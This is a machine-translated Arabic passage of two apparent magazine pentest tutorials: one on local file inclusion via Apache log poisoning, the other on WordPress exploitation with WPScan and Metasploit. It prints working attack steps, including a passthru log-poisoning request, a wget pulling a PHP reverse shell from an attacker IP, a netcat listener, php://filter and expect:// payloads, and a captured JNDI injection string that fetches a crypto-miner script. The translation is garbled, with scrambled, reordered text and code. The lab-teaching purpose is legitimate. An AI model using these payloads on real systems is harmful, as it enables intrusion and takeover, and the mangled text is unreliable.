وإلا فإنه سيتم تحميل صفحة أخرى.php.
الملف الذي سأستهدفه هو ملف السجل الموجود على شبكة Apache
يحفظ الخادم زيارات موقع الويب الخاص به إلى /.var/log/Apache2/access
سجل. سأحاول الوصول إلى Apache access.logعبر متصفح يستخدم .LFI
في العديد من خوادم Capture The Flag PHP، نجح الهجوم التالي بشكل مباشر. في مختبري،
على الرغم من أنني بحاجة إلى تخفيف الأمان قليلاً حتى يعمل. من الممكن أن يكون قد تم تحسين
الإعداد الافتراضي لكل مهمة في إصدارات خادم الويب الأحدث. الأذونات السابقة المتعلقة بالدليل /
var/log/Apache2كانت .root:admin بمعنى آخر، ينتمي الدليل إلى المستخدم الجذر ومجموعة adm
(التي ليس مستخدم www-dataالخاص بنا عضوًا فيها).

لكنني سأتأكد من تعيين الأذونات على الدليل نفسه، ثم الملفات الموجودة في الدليل بشكل متكرر
على النحو التالي:

```
$ chown www-data:adm /var/log/Apache2
$ chown -R www-data:adm /var/log/Apache2
```

يمكنني الآن زيارة عنوان URLالتالي (حيث يكون target.localهو الاسم المستعار لمثيل
AWSالذي قمت بتعيينه في ملف / etc/hostsالخاص بجهاز الكمبيوتر المحمول):

```
http://target.local/lfi.php?something=ls%20../../../log/Apache2
```

انظر عن كثب إلى عنوان URL. الاحظ ، %20الذي يُستخدم لترميز حرف المسافة الفارغة بعد الأمر . ls

النتائج هي كما يلي (يتم عرضها جميعًا في سطر واحد في متصفحي)، وهي قائمة دليل //var

سجل/اباتشي2:

```
Access.log
error.log
other_vhosts_access.log
```

عظيم، أنا في المكان الصحيح ويمكنني رؤية ملفات السجل. هل هذا يعني أنه يمكنني رؤية محتويات
ملف ؟ Access.log
يوفر عنوان URLالمصمم التالي النتائج الموضحة في الشكل .1ويتم اختصار المخرجات وتقسيمها
إلى وحدات بكسل لحماية بعض عناوين .IPفي متصفحي، يكون الإخراج في سطر طويل وضخم، ولكنه
يوضح أنه يمكنني قراءة محتويات Access.log

الملف بنجاح. قد تتمكن من معرفة أنني أستخدم وضع التصفح المتخفي في Google Chrome
للمساعدة في تخفيف التخزين المؤقت أثناء الاختبار. يعرض عنوان URLالتالي، هذه المرة باستخدام
الأمر ، catمحتويات الملف:

تستخدم للهجوم. وبعبارة أخرى، لا يقتصر الأمر على $_GETفقط ، ومن ثم سيكون لدى المهاجم
المزيد من الخيارات المتاحة له.
يمكن للمهاجم الاستفادة من shell_execبعنوان URLمثل الموجود أدناه، والذي يستخدم أمر id
Linuxلإظهار مجموعات المستخدم ومعلومات المعرف:

```
https://target.local/shell.php?this=id
```

تظهر النتائج مستخدم - www-dataالمستخدم الذي يقوم عادةً بتشغيل خوادم الويب على خوادم
Debian Linuxو Ubuntu Linux:

```
(atad-www)33=المجموعاتuid=33(www-data) gid=33(www-data)
```

تعرض القائمة 3مخرجات أمر سرد الدليل التالي:

```
https://target.local/shell.php?this=ls
```

سوف يلاحظ النسر بينكم أن الدليل الجذر لخادم الويب في القائمة 3يحتوي على ملفات لموقع
WordPress، والذي يعتمد على .PHPلن أستخدم الملفات المتعلقة بـ WordPressفي هذه المقالة.
ومع ذلك، تجدر الإشارة إلى أن WordPressمسؤول عن نسبة مذهلة تبلغ 42بالمائة من المواقع على
شبكة الويب العالمية! فكر للحظة في مدى أهمية التثبيت الآمن لـ - PHPكل مواقع WordPress
هذه معرضة لهجمات .PHP

إنها فكرة جيدة أن تقوم بتعطيل جميع وظائف PHPالخطيرة. ينظر
يمكنك الحصول على دليل التعزيز [3]عبر الإنترنت والذي سيساعدك على البدء
في تعطيل وظائف .PHP

قطع إلى المطاردة

ومع وضع هذه الخلفية في الاعتبار، فقد حان الوقت للتعمق أكثر. لن أستخدم وظيفة shell_execفي
هذا المثال، ولكن من الجدير معرفة أن هناك وظائف أخرى في PHPيجب عليك تعزيز الوصول إليها
في تطبيقاتك عبر الإنترنت. إحدى هذه الوظائف تسمى .passthruوفقًا لدليل "PHP [4]: إن
passthru()

تشبه الدالة الدالة ()execمن حيث أنها تقوم بتنفيذ أمر .comيجب استخدام هذه الوظيفة بدلاً من
system()أو ()exec
عندما يكون الإخراج من أمر يونكس عبارة عن بيانات ثنائية يجب تمريرها مباشرة إلى المتصفح.

خذ بعين الاعتبار المقتطف الموجود في القائمة ،4وهو كود PHPلملف يسمى .fi.phpيقوم
الملف بإنشاء متغير يسمى شيئًا إذا تم استخدام HTTP GETبهذا الاسم. إذا كان هذا المتغير موجودا
وهو

Machine Translated by Google

الأمر، الذي ينبغي الإبلاغ عن قائمة الدليل مرة أخرى. عنوان URLالمعني، الآن مع إضافة متغير الأمر في النهاية، هو:

```
http://target.local/lfi.php?something=../../../log/apache2/U
Access.log&command=ls
```

والنتيجة هي تمامًا كما هو الحال مع shell_exec، ولكن هذا المقتطف من ملف Access.logفي القائمة 6يوضح أنه تم تسجيل نتيجة حسنة النية على موقع الويب (مع وجود خطأ HTTP 400)، مما يعني أنه يمكنني مشاهدتها في نافذة المتصفح.

أخبار رائعة! يوضح المستخرج الموجود في القائمة 6أنني أقوم بتنفيذ الأوامر عن بعد على خادم الويب. الآن، سأحاول تشغيل الصدفة العكسية.

يجب أن أوضح أن هدفي النهائي هو فتح غلاف تفاعلي على خادم الويب من خلال هذا الهجوم (راجع المقالة الخاصة بالصدف العكسي في مكان آخر من هذه المشكلة). أريد من الجهاز المستهدف (خادم الويب) أن يتصل هاتفيًا بواحد من أجهزة الكمبيوتر الخاصة بي والذي سيتصل بالمنزل على منفذ TCP 8888إذا قمت بتعديله قليلاً. ستجد المقتطف في مستودع pentestmonkey GitHub [6]، ولكنه موجود هنا بنص أولي لتسهيل عملية النسخ واللصق:

سأستخدم netcatللقيام بأمرين. في محطة جديدة على جهاز الكمبيوتر المحمول الخاص بي، أريد ترك "المستمع" مفتوحًا، يستمع بإخلاص إلى منفذ TCPرقم 8888عندما يتصل خادم الويب PHPبالمنزل باستخدام غلافه العكسي. قم بإنشاء مستمع باستخدام الأمر البسيط التالي:

```
https://raw.githubusercontent.com/pentestmonkey/U
php-reverse-shell/master/php-reverse-shell.php
```

كيف يمكنني الحصول على ملف PHPالعكسي المحفوظ حديثًا (الذي قمت بتسميته rev.phpوحفظه على الكمبيوتر المحمول الخاص بي) على خادم الويب؟ يمكنني تشغيل خادم ويب Pythonبسيط (هذه المرة على منفذ TCPرقم 4444)وأتصل بخادم الملفات من أجل الوضوح (انظر المربع المعنون "كلمة إلى الحكماء".) لاحظ أنه بالنسبة لكل من الصدفة العكسية والصدفة العكسية منافذ شبكة خادم ملفات Python، قد تحتاج إلى توجيه الآلة الافتراضية الخاصة بك إلى الأمر الذي أستخدمه للاستماع على منفذ TCP 4444للاتصالات الواردة مع Pythonهو:

```
nc -nvlp 8888 $~:oeX@كريس
الاستماع على 8888 0.0.0.0
```

ومع ذلك، سأقوم هذه المرة بتنفيذ أمر ثم بعد ذلك استخدم المتصفح للبحث عن مخرجات الأمر عبر عنوان URLالخاص بـ access.log.

```
http://target.local/lfi.php?something=U
cat%20../../../log/Apache2/access.log
```

أخبار ممتازة -يمكنني المضي قدمًا. الشيء التالي الذي يجب علي فعله هو إنشاء عنوان URLباستخدام أداة الصدفة العكسية .netcatإذا لم يكن لديك netcatفقم بتثبيته. (سأستخدم إصدار Nmapمن netcat، وهو ncat [5]:

```
$ apt install ncat -y
```

إذا لم تكن حزمة ncatمتاحة، فقد ترغب في محاولة إيقاف إصدار آخر من netcatللاختبار.

هل بدأت في الشعور بالإحباط؟ لقد قمت بتنفيذ أمر ثم بعد ذلك استخدمت المتصفح للبحث عن مخرجات الأمر، والذي سيشير إلى الكود الضار للمساعدة في إنشاء غلاف عكسي. يبدو الأمر المصمم باستخدام passthruكما يلي (بدون استخدام علامات قصيرة بحيث يكون أكثر وضوحًا):

```
GET /<?php passthru($_GET['command']); ?> HTTP/1.1
المضيف: target.local
الاتصال: قريب
```

أغلق المحطة التي أعطت الأمر lsالناجح منذ ثانية ثم أعدت فتحه بحيث لا يزال لدي حقن متغير الأمر عبر الأمر ncat(وبالطبع أتأكد من أن محطة مستمع netcatمفتوحة أيضًا باستخدام الأمر ؛)أحاول تحميل ملف shell عكسي (يسمى rev.php)عن طريق سحبه من خادم ملفات Python:

```
http://target.local/lfi.php?something=../../../log/apache2/U
Access.log&command=§4
wget%20http://XXX.XXX.XXX.XXX:4444/rev.php
```

يسحب الأمر wgetمن عنوان IPمنقح على منفذ TCPرقم 4444، والذي يستمع إليه خادم ملفات Python. و انا

```
$ ncat target.local 80
```

بمجرد إدخال الأمر ncat، ما عليك سوى لصق الأسطر الثلاثة الأخرى مرة واحدة لسهولة الاستخدام.

في القائمة 5، يمكنك رؤية نتائج خطأ الطلب غير الصحيح (HTTP 400)لتشغيل أمر PHP passthruفي طلب إعادة التصميم. في حالتي، لا يتم إغلاق الجهاز ويتوقف الأمر؛ يظل الاتصال الذي تم إنشاؤه بواسطة ncat مفتوحًا حتى أضغط على CTRL+C.

الشكل 1: يظهر ملف Access.logمختصر ومبكسل في المتصفح؛ وهذا يعني أنني أستطيع قراءة محتوياته.

الآن بعد أن قمت بحقن الأمر المتغير، ماذا يحدث إذا قمت بزيارة عنوان URLالذي قمت باختباره باستخدام LFI؟ سأنتظر لحظة قبل تجربة أمر الصدفة العكسي الأكثر صعوبة وتجربة شيء أبسط لإثبات أن التنفيذ عن بعد يعمل.

يمكنك أن ترى في عنوان URLالتالي أنني أحاول تشغيل ls

Machine Translated by Google

كلمة للحكماء

عند فتح خادم ويب على الكمبيوتر المحمول الخاص بك، يجب عليك إنشاء دليل جديد تمامًا أولاً ثم نسخ ملف rev.phpإليه، خاصة إذا كنت تفتح المنفذ على الإنترنت أثناء إجراء الاختبارات. بهذه الطريقة، لن تحصل أي نصوص برمجية لتصفح المنافذ على محتويات دليل العمل الحالي لديك، بل على ملف rev.php فقط .

هناك العديد من الأمثلة الأخرى في رابط ورقة الغش، ولكن هناك مثال آخر أثار اهتمامي وهو إرسال رسالة بريد إلكتروني إلى الجهاز المستهدف! حتى إذا لم يكن خادم البريد مرتبطًا بـ DNS، ولكن خدمة SMTPتستمع بإخلاص، فيمكنك إرسال البيانات الضارة عبر البريد الإلكتروني إلى مستخدم بيانات www-data . يقوم جزء LFIمن اللغز بعد ذلك بقراءة الملف النصي الداخلي للبريد الإلكتروني (على سبيل المثال //var/spool

mail/www-data)، والتي من شأنها أن تحتوي على رمز الصدفة العكسي.

إذا كنت مهتمًا بأتمتة البحث عن أهداف LFIالمحتملة، فيمكنك تجربة الأداة الرائعة المسماة .[9] LFISuite

لقد طلبت الملف .rev.phpيتبادر إلى ذهني أنه إذا تم تنفيذ الصدفة العكسية rev.phpفي هذه المرحلة، فقد يتم تصنيفها على أنها RFI، حيث إنها مجرد تضمين بعيد. ومع ذلك، فإنه لا يتم تنفيذه، لذلك هناك خطوة أخرى.

إذا قمت بتسجيل الدخول إلى خادم الويب، فيمكنني الآن رؤية هذا الملف موجودًا:

```
/var/www/html/rev.php
```

ممتاز! وفي الوحدة الطرفية باستخدام خادم الملفات البسيط الذي يتم تشغيله، وجدت هذه النتيجة المسجلة:

```
[06/مايو/XXX.XXX.XXX.XXX - - 2023 14:12:28ش]
"الحصول على /- rev.php HTTP/1.1" 200
```

يمكنني إغلاق محطة خادم الملفات الآن.

مع بقاء عين واحدة ثابتة على نافذة محطة المستمع والأخرى تركز على المتصفح، أحاول فتح عنوان URL التالي في المتصفح:

```
http://target.local/rev.php
```

ومع ترك علامة تبويب المتصفح هذه ترن بعيدًا كما لو أنها لا تفعل أي شيء، تعرض القائمة 7الوصول إلى الصدفة المرغوبة للغاية.

كما تظهر القائمة ،7لقد حققت النجاح
تم اختراق خادم الويب بالكامل، وباستخدام بعض حيل تثبيت الصدفة، يمكنني قريبًا الحصول على غلاف عكسي يحتوي على وظائف مثل إكمال tab-comوسجل الأوامر. يمكن لعين النسر أن ترى أنني أملك أذونات مستخدم بيانات ، wwwومع بعض حيل تصعيد الامتيازات، يمكنني أن أصبح قريبًا المستخدم الجذر .

القائمة :5خطأ في الطلب غير صالح

```
HTTP/1.1 400طلب سيء
التاريخ: السبت 06مايو 2023الساعة 13:38:34بتوقيت جرينتش
الخادم: أباتشي/ 2.4.56(ديبيان)
طول المحتوى: 320
الاتصال: قريب
نوع المحتوى: نص/ ؛htmlمجموعة الأحرف = ISO-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<الرأس><lmth>
400<title>طلب سيئ</title>
</الرأس><الجسم>
<h1>طلب غير صالح</h1>
<p>أرسل متصفحك طلبًا لم يتمكن هذا الخادم من فهمه.<rb> /></p>
</ص>
<ساعة>
<sserdda>خادم Apache/2.4.56 (Debian)على ip-10-78-41-232.ec2.internal Port 80</address>
</body></html>
```

القائمة :6استخراج Access.log

```
"الحصول على /index.php lfi.php License.txt readme.html wp-activate.php wp-admin/
wp-blog-header.php wp-comments-post.php
wp-يشمل wp-config-sample.php wp-config.php wp-content wp-cron.php wp-links-opml.php wp-load.php wp-login.php
wp-mail.php wp-settings.php wp-signup.php wp-trackback.php xmlrpc.php HTTP/1.1\n"
400 502 "-" "-"
```

القائمة :7الوصول إلى شل

```
nc -nvlp 8888 $~:oeX@كريس
الاستماع على 0.0.0.0 8888

تم استلام الاتصال على XXXX.XXX.XXX.XXX 43652
Linux ip-10-78-41-232 5.10.0-22-cloud-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64
جنو/لينكس
09:25:43حتى ،2:11مستخدم واحد، متوسط التحميل: 0.00، 0.00، 0.00
من TTY ماذا@ IDLE JCPU PCPU تسجيل الدخول
كريس [خاص]SSHD: XXX.XXX.XXX.XXX
uid=33(www-data) gid=33(www-data)المجموعات=33(atad-www)
0: /bin/sh: لا يمكن الوصول إلى tty؛ تم إيقاف التحكم في الوظيفة
$
```

هجمات LFIالأخرى

هناك عدة طرق أخرى لتحقيق تضمين الملف المحلي. ابحث عبر الإنترنت عن ورقة الغش المصممة بشكل جيد .[7]

على سبيل المثال، المجمّع المتوقع في PHP [8]هو ناقل هجوم مفيد.

يبدو تنسيق هجوم الغلاف المتوقع مكتوبًا بشكل فضفاض كما يلي:

```
Index.php?page=expect://whoami
```

في هذه الحالة، أنا أدير whoami
الأمر من خلال توقع
غلاف.
لدى PHPأيضًا ثغرة أمنية
إلى غلاف الفلتر . قد يبدو عنوان URLكما يلي:

```
Index.php?page=php://filter/U
encode/U-46esab.تحويل
etc/passwd/=الموارد
```

Machine Translated by Google

الشكل 3: بعض الأشخاص القدامى في قائمة المستغل.

الشكل 2: بدء تشغيل LFISuite، بثقة بالنفس.

عنوان URL: https://raw.githubusercontent.com/C3Pool/xmrig_setup/master/setup_c3pool_miner.sh. يبدو هذا وكأنه برنامج تثبيت Crypto Mining. راجع موقع GitHub للحصول على البرنامج النصي XMRig إذا كنت مهتمًا [10].

أذكر هذا لتذكيرك بتوخي الحذر عند فتح منافذ الشبكة!

سأكون مقصرا إذا لم أقدم لك بعض النصائح حول كتابة تعليمات برمجية آمنة للمساعدة في التخفيف من آثار بعض تهديدات LFI. ستجد مقدمة موجزة نسبيًا على موقع Acunetix الإلكتروني [11]. كن يقظًا. نن

معلومات

[1] مشروع أمان التطبيقات المفتوح عالميًا (OWASP): https://owasp.org

[2] دليل PHP: https://www.php.net/manual/en/reserved.php-متغيرات.طلب

[3] دليل تقوية PHP: https://www.cyberciti.biz/faq/linux-unix-apache-lighthttpd-phpini-disable-functions-وظائف

[4] الوظائف التمريرية: https://www.php.net/manual/en/function.passthru.php

[5] إنكات: https://nmap.org/ncat

[6] على جيثب: https://github.com/pentestmonkey/php-reverse-shell pentestmonkey

[7] ورقة الغش الخاصة بـ LFI: https://highon.coffee/blog/lfi-cheat-sheet/#php-المجمع-توقع-lfi

[8] توقع المجمع: https://www.php.net/manual/en/wrappers.expect.php

[9] لفيسويت: https://github.com/D35m0nd142/LFISuite

[10] إكس إم آر آي جي: https://github.com/C3Pool/xmrig-C3

[11] أمان PHP: https://www.acunetix.com/websitesecurity/php-security-2/

مؤلف

كريس بيني هو مستشار Cloud Native Security ومؤلف مشارك لكتاب Cloud Native Security: https://www.amazon.com/Cloud-Native-Security-Chris-Binnie/dp/1119782236

كنت بحاجة إلى إنشاء بيئة افتراضية في بايثون لتشغيلها. لقد نجحت الأوامر التالية بالنسبة لي، ولكن قد تحتاج إلى تعديلها وإجراء القليل من البحث حتى تعمل. الأوامر هي كما يلي (بافتراض أنك قمت بتثبيت النقطة):

```
$ git https://github.com/D35m0nd142/LFISuite.git استنساخ
$قرص مضغوط LFISuite
$ virtualenv -p /usr/bin/python2.7 env_name
$ . env_name/bin/activate
طلبات تثبيت النقطة # $اختبار البيئة باستخدام "النقطة" U
مدير مجموعة
$بيثون lfisuite.py
```

ويبين الشكل 2 LFISuite، مع بعض فنون ASCII الممتازة.
إذا نظرت إلى بعض الخيارات المتاحة (ضمن خيار قائمة 8)، فسترى بعض Ex ploiter المعلومات المألوفة، كما هو موضح في الشكل 3.

على الرغم من أنه طويل بعض الشيء (لم يتم تحديث GitHub لمدة خمس سنوات أو نحو ذلك)، إلا أن جوهر LFISuite لا يزال مفيدًا للغاية. أوصي بممارسة درجة من الصبر والمشي عبر الخيارات العديدة مقابل آلة الاختبار. ستشاهد الكثير من عناوين URL في المخرجات، وستكون قادرًا على اكتساب الثقة في النتائج من خلال بعض الممارسات. استخدم خيار الاختراق التلقائي بمستوى من العناية كما يمكنك أن تتخيل!

خاتمة

ألقت هذه المقالة نظرة فاحصة على هجمات تضمين الملفات المحلية. إن فهم كيفية عمل هذه الهجمات سيساعدك على فهم كيفية الاستعداد لها.

أحد التحذيرات المهمة حول التقنيات الموضحة في هذه المقالة هو أنك تحتاج إلى توخي الحذر الشديد عند فتح منافذ الشبكة. أثناء الاختبار، كنت مشتتًا للحظات بسبب امتلاء محطة المستمع الخاصة بي بالنص. في لمحة، بدا الأمر وكأن أحد المهاجمين كان يبحث عن ثغرة أمنية في Tomcat. تعرض القائمة 8 مقتطفًا مختصرًا بشكل كبير.

القائمة 8: تجاوز Tomcat

```
المصادقة: ${jnd${123%25ff:-${123%25ff:-i:}}ldap://129.151.XXX.XXX:1389/TomcatBypass/Command/Base64/
Y3VybCAtcyAtTCBodHRwczovL3Jhdy5naXRodWJ1c2VyY29udGVudC5jb20vQzNQb29sL3htcmlnX3NldHVwL21hc3Rlci9zZXR1c
F9jM3Bvb2xfbS
```

مع قليل من الحفر، تمكنت من استخراج ما يلي

Machine Translated by Google

IT Highlights at a Glance

Too busy to wade through press releases and chatty tech news sites? Let us deliver the most relevant news, technical articles, and tool tips – straight to your Inbox. Subscribe today for our excellent newsletters:

ADMIN HPC • ADMIN Update • Linux Update

and keep your finger on the pulse of the IT industry.

ADMIN and HPC:
bit.ly/HPC-ADMIN-Update

Linux Update:
bit.ly/Linux-Update

Machine Translated by Google

كيف يتسلل المهاجمون إلى ووردبريس

اضغط على تنبيه

يعد WordPressأداة شائعة جدًا لإنشاء مواقع الويب، ولا تعتقد أن المهاجمين لم يلاحظوا ذلك. سنعرض لك ما يجب الانتباه إليه.

بقلم كريس بيني

وقفا لموقع ووردبريس، رقم مذهل 42

بالمائة من شبكة الويب العالمية تعمل على WordPress برمجة. ليس من الصعب معرفة السبب وراء العدد الهائل من مواقع WordPress حول العالم

```
$ wpscan ---url http://target.local U
--تعداد vp,vt--api-token XXXXXXXXXXX
```

يطلب مفتاح vpمن WPScanالبحث عن مكونات Word Pressالإضافية الضعيفة والإبلاغ عنها.

[illegible] رمزيات المرات. وفي بعض الحالات، يمكنهم أيضًا أتمتة عملية الهجوم المتكرر الذي قد يشكل خطرًا حقيقيًا

على الملايين [illegible] موقع إنشاء رمز مميز لواجهة برمجة التطبيقات (وهو مجاني وله حد يصل إلى 25واجهة برمجة تطبيقات يوميًا إذا قمت بالتسجيل أولاً على .(wpscan.com

إن الإخراج من WPScanمذهل. إنها طويلة ومفصلة، وتحتوي على الكثير من عناوين URL المرجعية. تشير الأقسام المكتوبة باللون الأحمر إلى أن إنشاء WordPressمن المحتمل أن يكون عرضة للخطر. في هذه الحالة، سأركز على الثغرة الأمنية التي اكتشفتها في تحدي the Flag (CTF) Captureعلى موقع TryHackMeالإلكتروني .[2]يعد TryHackMe (THM)الموصى به بشدة مثاليًا للبدء ثم الانتقال من مستويات المعرفة المبتدئة إلى المستويات المتقدمة.

وغني عن القول أن هناك أسبابًا وجيهة جدًا وراء شهرة موقع TryHackMe(قبل أكثر من عام كان لديهم مليون مستخدم ويبدو أنهم تضاعفوا هذا العدد منذ .([3]

تتعلق الثغرة الأمنية بوجود خطأ في .WordPress Core 5.0 في المثال الأول، سأستفيد من أداة اختبار الاختراق سهلة الاستخدام بشكل مخيف والتي تسمى .[4] Metasploitالشيء المثير للقلق بشأن Metasploitهو مستوى الأتمتة الذي يوفره. يحتاج المستخدم فقط إلى إضافة بعض المعلومات واكتب تشغيل. معدل النجاح، بمجرد تحديد الثغرة الأمنية بشكل صحيح، مرتفع بشكل ملحوظ. يتم استخدام Metasploitمن قبل المستخدمين ذوي مستويات الخبرة المنخفضة إلى المتوسطة. هذا لا يعني أن النخبة من المستخدمين لا يلجأون إليه للحصول على بعض الأتمتة السهلة

تتناول هذه المقالة بعض التقنيات التي يمكن للمهاجم استخدامها للوصول إلى خادم يقوم بتشغيل .WordPressبمجرد حصوله على الوصول إلى الصدفة، يمكن للمهاجم استخدام تقنيات تصعيد الخصوصية القياسية للسيطرة الكاملة على الجهاز.

لدى مختبري القلم طرق عديدة لوصف بنية هجوم الإنترنت (أحيانًا بسبع مراحل أو أكثر)، لكنني أفضل إبقاء الأمور بسيطة. تبدأ العملية بمرحلة التعداد، حيث يتعرف المهاجم على مكونات النظام المستهدف. التالي هو مرحلة الاستغلال، والتي تركز على الوصول إلى الصدفة. أعتقد أن المرحلة الأخيرة هي مرحلة ما بعد الاستغلال، حيث يقوم المهاجمون بإعداد الثبات للوصول المستقبلي ثم البدء في تعداد الموارد الأخرى التي يمكن للهدف المخترق الوصول إليها من أجل التنقل في البنية التحتية.

تعداد، تعداد

لبدء الأمور، سأستخدم أداة أمان مذهلة تسمى WPScan، والتي يشير إليها المطورون باسم "The WordPress Security Scanner" [1]. لديك عدة خيارات لكيفية تثبيت WPScan. سأستخدم طريقة تثبيت Ruby Gem. الأوامر المستخدمة في Debian Linux de rivativesهي

```
$مناسب لتثبيت Ruby-Rubygems
$جوهرة تثبيت wpscan
```

بمجرد تثبيت WPScan(الشكل 1)، سأوجهه إلى مثيل AWS والذي سأسميه target.local(عن طريق تعيين اسم المضيف في / etc/hosts)، ثم سأجري فحصًا، كما هو موضح في الشكل 1.يتبع:

الشكل 1: يبدأ الفحص بعد تحديث معلومات التهديد.

Machine Translated by Google

```
Matching Modules
================

   #  Name                                 Disclosure Date  Rank       Check  Description
   -  ----                                 ---------------  ----       -----  -----------
   0  exploit/multi/http/wp_crop_rce       2019-02-19       excellent  Yes    WordPress Crop-image Shell Upload
```

الشكل 2: لدينا تطابق لصورة Crop-imageفي Metasploit.

التنفيذ .(RCE)الهدف هو فتح غلاف بعيد على خادم WordPressثم الانتقال من مستخدم منخفض المستوى وغير جذر إلى حساب جذر المستخدم المتميز . يوضح الشكل 2ما يكشفه بحث Metasploitالناجح للوحدات المضمنة عند البحث عن ثغرة .Crop-imageوفقًا لبعض الوثائق عبر الإنترنت، يرتبط هجوم Crop-imageبـ ،CVE-2019-8943 [7] والذي ينص على أن المهاجم المعتمد الذي لديه أذونات لاقتصاص صورة يمكنه بعد ذلك حفظ الصورة الناتجة في دليل عشوائي واستخدامها ملف الإخراج لصالحهم. يُشار إلى هذا النوع من المشكلات باسم "تحديد غير صحيح لاسم المسار إلى دليل مقيد (""اجتياز المسار"")."

الخطوات التالية هي تقديم بعض الخيارات للهجوم على .Metasploitفي هذه الحالة، سأقدم عنوان IPالخاص بالهدف (تم تعيينه كـ target.localعلى نظامي). بعد ذلك سأقدم لك اسم المستخدم وكلمة المرور اللذين حصلت عليهما من WordPressبالفعل.

(تخيل أنك عثرت على اسم مستخدم من منشورات مستخدم على موقع الويب، ثم قمت بتشغيل 100000كلمة مرور ضد المستخدم في هجوم عنيف على شاشة تسجيل الدخول إلى WordPressلاكتشاف بيانات الاعتماد.)

أخيرًا، أحتاج إلى إضافة فستان إعلان IPالمحلي لجهاز الكمبيوتر المحمول الخاص بي ومنفذ TCPمفتوح، بحيث إذا نجح الاستغلال، فسيقوم خادم WordPressبالاتصال بالمنزل مرة أخرى بجهاز الكمبيوتر المحمول الخاص بي. تُعرف هذه العملية باسم الصدفة العكسية (راجع مقالة الصدفات العكسية في مكان آخر في هذه المشكلة). مع مجموعة من الخيارات التي يتم إدخالها في Metasploit، اكتب runوسترى العملية جارية في Metasploit.

مرات. إن الفهم الدقيق لكيفية وسبب تفاعل الأداة مع الأنظمة المستهدفة يميل إلى طلب معرفة أكثر تقدمًا، على الرغم من أن الأداة تجمع المعلومات من جميع أنحاء الويب، بما في ذلك قاعدة بيانات استغلال الثغرات .[5]إذا لم تكن قد استخدمتها من قبل، فيجب أن تتوقف للحظة لتقدير قوة قاعدة بيانات Exploit.تحقق من إدخال قاعدة بيانات استغلال الثغرات الموضحة في هذه المقالة [6].

الاستفادة

لتوفير الوقت والتبسيط، سألقي نظرة على هذا الاستغلال تحديدًا بعد إكمال المرحلة الأولى، أي بعد أن قمت بالفعل بتعداد الهدف وتمكنت من الحصول على اسم مستخدم (غير إداري) وكلمة مرور لـ WordPress.

في هذه الحالة، وجدت خطأً من .WPScanالمسح حددت ثغرة أمنية تسمح بالتحكم عن بعد

```
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39927 bytes)
[*] Meterpreter session 1 opened
[*] Attempting to clean up files...

meterpreter > shell
Process 1678 created.
Channel 1 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

الشكل 3: تشغيل التعليمات البرمجية في قاعدة بيانات الاستغلال لاستغلال خطأ RCE.

Machine Translated by Google

أهدف إلى ضبط صفحة Hidden-404.php ، ولكن يمكنك تحديث الصفحات الأخرى واختبارها أيضًا. في إصدارات WordPress السابقة، تم استخدام صفحة 404.php بشكل شائع لهذا الغرض.

إذا نجح الهجوم، فسيتم الترحيب بالمهاجم من قبل الخادم الذي يقوم بتشغيل WordPress باستخدام shell. في هذه الحالة، لدي حق الوصول كمستخدم بيانات www. حساب www-data هو الكود موقع الويب كما ترون في الشكل 5.

أحتاج الآن إلى التمرير لأسفل الملفات المدرجة على الجانب الأيمن من الشاشة. عندما يتعلق الأمر ببعض أسماء الملفات، يمكنك رؤية أسماء الملفات، التي تنتهي بامتداد .php ، تحت كل عنوان من العناوين الأكثر قابلية للقراءة من قبل الإنسان في كل صفحة. أنا أبحث عن ملف يسمى Hidden-404.php (أو يمكنك استخدام الرابط الكامل الذي استخدمته سابقًا وضبط target.local حسب احتياجاتك).

قد تتساءل، لماذا تبحث عن ملف 404؟ انه سؤال معقول. ما قد لا تقدره تمامًا هو كيفية تعامل الخوادم التي تم تكوينها لتشغيل لغة PHP مع الملفات التي تنتهي بامتداد .php . إنهم يقومون بتنفيذها بشكل أساسي، وتشغيلها تمامًا كما قد يتم تشغيل البرنامج النصي.

باعتباري مستخدمًا معتمدًا يتمتع بإمكانية الوصول إلى واجهة مستخدم WordPress، فإن هدفي هو تغيير التعليمات البرمجية الموجودة في ملف القالب 404 ثم زيارة صفحة موقع ويب غير موجودة (لإظهار خطأ لم يتم العثور على الصفحة (404 أو في هذا الحالة، قم بزيارة عنوان URL مباشرةً وقم بتحميل صفحة القالب هذه مباشرةً. سيقوم WordPress بعد ذلك بالاتصال بالمنزل عبر غلاف عكسي.

يأتي كود PHP الخاص بالصدفة العكسية من موقع PenTest Monkey [8]. إذا كنت تريد الكود مباشرة (لأنك تدربت على ذلك من قبل)، فانتقل إلى مستودع GitHub [9] وابحث عن الملف php-reverse-shell.php. انقر فوق Raw على الجانب الأيمن للحصول على طريقة قص ولصق نظيفة. يعد هذا أحد مقتطفات الصدفة العكسية الأكثر شيوعًا، ولم يتم تحريره في GitHub منذ عام 2015، لذا يجب أن يكون جيدًا!

ظهرت قذيفة

الآن أنا مستعد لفتح الصدفة العكسية. قبل أن أفعل ذلك، أحتاج إلى إجراء تعديلات صغيرة على الكود. على سبيل المثال، أحتاج إلى إضافة عنوان IP المحلي لجهاز الكمبيوتر المحمول الخاص بي وكذلك المنفذ الذي فتحته للصدفة العكسية للاتصال به، كما هو موضح في القائمة 1 مع تعليقات "تغيير هذا" (أيضًا في الشكل 5).

كما ترون في الشكل 3، يقوم برنامج Metasploit القوي بصياغة حمولة ثم تحميلها كصورة قبل استخدام الصورة في قالب موقع الويب النشط في WordPress.

تم فتح جلسة shell وتم تشغيل الأمر sysinfo لإظهار أن الخادم يعمل بنظام Linux. الخطوة التالية هي تثبيت الصدفة ثم البدء في تقنيات Privi Lege Escalation عن بعد، تمامًا كما لو قمت بتسجيل الدخول إلى أحد الخوادم الخاصة بي عبر SSH.

طريق آخر إلى الجذر

الآن بعد أن رأيت Metasploit ينسج سحره، سأوضح لك كيفية جعل الصدفة العكسية تعمل باستخدام عملية يدوية أكثر. إحدى الطرق الشائعة التي تتيح لهجمات WordPress (المصادق عليها عادةً) الوصول إلى الصدفة هي عبر واجهة المستخدم نفسها. بمجرد المصادقة على WordPress، ستظهر لك لوحة تحكم.

